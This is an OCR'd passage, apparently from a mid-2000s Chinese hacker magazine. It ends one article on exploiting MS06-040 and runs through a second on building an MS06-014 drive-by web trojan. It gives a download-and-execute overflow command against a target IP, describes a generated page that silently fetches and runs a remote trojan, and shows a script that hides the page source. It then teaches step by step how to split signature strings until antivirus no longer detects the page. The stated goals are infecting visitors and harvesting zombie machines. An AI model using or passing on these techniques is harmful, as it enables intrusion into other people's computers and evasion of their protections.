


图8

轻松得到了shell，哈哈，简单吧！现在大家按照以前菜鸟学堂教过的方法上传木马并执行就可以长期的控制对方的电脑了，我嘛，就在梦幻MM的桌面上留一个字条“职业欠钱到此一游.txt”，正当我要离开的时候，忽然意外的发现上面堆满了：“小木头到此一游.txt”、“sagi到此一游.txt”、“石头到此一游.txt”、“呆呆虫到此一游.txt”……

（文章中涉及到的RetinaNetApiScanner.exe、Metasploit Framework与netapi_ms06_040.pm以及一个下载执行的溢出程序已收录到光盘中）

X小编语：

MS06-040是继MS04-011后又一个非常严重的远程溢出漏洞，该漏洞涉及的范围非常广。目前，利用该漏洞进行恶意攻击的蠕虫病毒已经惊现于互联网上，其中文名为魔波（魔鬼波）。从冲击波，到震荡波，又到魔鬼波，Windows成就的病毒是一波接一波。借用呆呆最近常说的一句感慨就是：“网络很危险，菜鸟们还是快回火星吧”！另外，我们从网上又找到了一个版本的远程溢出程序和扫描工具，也一并提供给大家。ms06040scanner为专用扫描工具，它可以报告目标的系统版本，免得我们把时间浪费在XP SP2或者是Windows 2003上。溢出工具的使用格式为“rpc 远程主机IP 下载地址 系统类型”。系统类型中1为Win2000 sp4，2为WinXP sp1。比如“rpc 192.168.0.253 http://www.x.com/1.exe 1”。

黑客术语小补习

什么是后门（BackDoor）？

这是一种形象的比喻，入侵者在利用某些方法成功的控制了目标主机后，可以在对方的系统中植入特定的程序，或是修改某些设置。这些改动表面上对方是很难察觉的，但是入侵者却可以使用相应的程序或者方法来轻易的与这台电脑建立连接，重新控制该台电脑。就好象是入侵者偷偷的配了一把主人房间的钥匙，可以随时进出而不被主人发觉一样。通常大多数特洛伊木马（Trojan Horse）程序都可以被入侵者用于制作后门（BackDoor）。

文章难易度：★★★★
文章闪光点：利用Windows的MS06－014漏洞打造一个完美的网页木马

今年流行玩挂马，挂马就用MS06-014

zj1244 小葵（曾佳）

自今年年初微软的MS05－001漏洞以后，就一直没有更好的网页木马出现在我们的视野中。感谢微软，随着MS06－014漏洞利用代码的出现，我们终于可以拥有一个完美的网页木马了。这个网页木马不弹窗、不闪、不卡，又通杀Windows2000/XP SP2/2003，真正做到了杀人于无形（职业欠钱：不闪的，才是健康的）！更重要的是，它只有一个文件，制作免杀非常方便，实在是黑站挂马、抓捕肉鸡的必备良驹啊！嘿嘿，现在大家是不是睡意全无，食指大动，恨不得马上品尝这款良驹呢？

注 微软漏洞描述： 作为ActiveX数据对象（ADO）的一部分提供并在MDAC中分发的RDS.Dataspace ActiveX控件中存在一个远程代码执行漏洞。成功利用此漏洞的攻击者可以完全控制受影响的系统（详细信息见：http://www.microsoft.com/china/technet/security/bulletin/MS06-014.mspx）。

小编注：虽说该漏洞存在于所有的系统中，可是小编测试时，在部分XP SP2机器上（未打补丁）并未成功，原因暂时不明。

一、网马的生成

首先拿出我为大家制作的MS06－014网页木马生成器，打开后界面如图1。



图1

只要在“木马地址”栏填写木马所在的地址，比如：http://www.zj1244.com/huigezi.exe，点击“生成网马”，就会在当前目录下生成一个muma.htm了，如图2。




图2

这就是我们最原始的网马。在未打补丁的电脑上打开这个文件就会自动下载http://www.zj1244.com/huigezi.exe到本机并运行了。在这里大家可以选择“是否隐藏源码”，如果勾上该选项点“生成网马”后，生成的网页木马会多出以下几行代码：

```
<script type="text/jscript">
function zj1244()
{document.write("");}
window.onload = zj1244
</script>
```

这段代码的意思是当页面加载完毕后，执行zj1244这个函数。该函数的功能是将页面内容清空，所以别人在IE里点“查看”，“源文件”时，只会看到一片空白而看不到网页木马的源代码（其原理的详细描述见黑客X档案2006年2月的菜鸟学堂）。

二、网马的免杀

一个完美的网页木马应该是免杀的，否则我们一挂出去人家杀毒软件就报警，那么这个马也挂不了多长时间，自然影响肉鸡的“收成”了。免杀怎么做呢？很简单！请看工具的第二步。

在工具的第二步里，我提供了几种常见的给网马加密的方式：“空字符加密”、“转义字符加密”、“Escape加密”和“拆分特征码”。下面简单解释一下这四种加密方式。

空字符加密：通过随机添加00H达到免杀。

转义字符加密：通过把要加密的文件转换成八进制表达方式达到免杀。

Escape加密：通过Escape编码加密。

拆分特征码：通过拆分特征码达到免杀。

那到底哪个加密方式比较好？我们测试一下便知道了。下面是我分别对这四个加密方式做的一个测试（杀毒软件我选择了卖咖啡McAfee VirusScan 企业版8.0而不是卡巴，因为在测试中发现在网页木马这一块，经常是过了卡巴而用卖咖啡检测时却还报警），如表1。

加密方式	空字符加密	转义字符加密	Escape加密	拆分特征码
是否免杀	否	是	是	是

表1

通过上表可以看出：后三种加密方式通过了杀毒软件的追杀。但是不要认为这样网马就完全免杀了，刚才只是通过了文件检测而已。当这个HTML文件运行时，它还是会被还原到内存里，因此不少杀毒软件都还有内存检测这一道关。我们现在做个测试，看看后三种加密方式哪个可以通过内存检测（也就是运行后仍不被杀）：把三种不同方式加密过的htm文件上传到任意web空间，然后在浏览器里输入网马地址进行访问，结果不出我们所料，在访问仅仅使用了转义字符加密或仅仅使用了Escape加密的htm文件时，杀毒软件都报了警（图3）。




图3

而以拆分特征码加密的htm文件却通过了杀毒软件的检测。不难理解：虽然用转义字符和Escapa编码加密可以躲过文件检测，但是在浏览器浏览的时候你还是要老老实实的把加密的内容还原成IE能看得懂的内容。而拆分特征码却是实实在在的把有可能被杀毒软件列为特征码的字符用n个变量给拆成了n份，从而逃过查杀！所以说如果在用特征码拆分后的文件如果不被杀，那它也应该通过杀毒软件的内存检测。知道优劣后，我们就说说怎么用拆分特征码来进行加密吧。单击“欲加密文件”的“浏览”按钮，然后在弹出的对话框里选择刚才生成的muma.htm文件，“文件另存为”则选择加密后文件存放的地址，如：1.htm。选择拆分特征码，然后用记事本打开muma.htm，找到“"object"”，然

后把它输入到文本框里（注意：包括双引号），最后单击“加密”，就可以了，如图4。






图4

为什么拿“"object"”当特征码？这个就要看个人的经验了，如果你实在不知道哪个是特征码，就干脆把所有的被双引号扩起来的字符都当做特征码依次进行拆分。

注意：不是什么字符都可以当特征码的，只有在源代码里本来就是用双引号括起来的字符才可以当特征码，如：“"object"”、“"clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"”，而本来就没有被双引号括起来的字符是不可以当特征码的，如：document.createElement 或者 setAttribute 这些都不可以当特征码。


我们用杀毒软件来检测看看我们加密的文件是否免杀，还是被杀了，看来还有其它的特征码没有拆分（图5）。重复刚才的步骤：欲加密文件选择1.htm，文件另存为2.htm，特征码填写“"clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"”，然后加密，还是被杀。接下来我们分别把“"Microsoft.XMLHTTP"”、“"Adodb.Stream"”、“"Scripting.FileSystemObject"”当作特征码依次拆分。加密出来的test.htm终于顺利通过杀毒软件的查杀（图6）。当然你怕别人看你的源代码，还可以给test.htm再多加几次密，比如：把test.htm用转义字符加密，然后再用Escape加密，最后再用微软的screnc.exe加密。


图5


图6

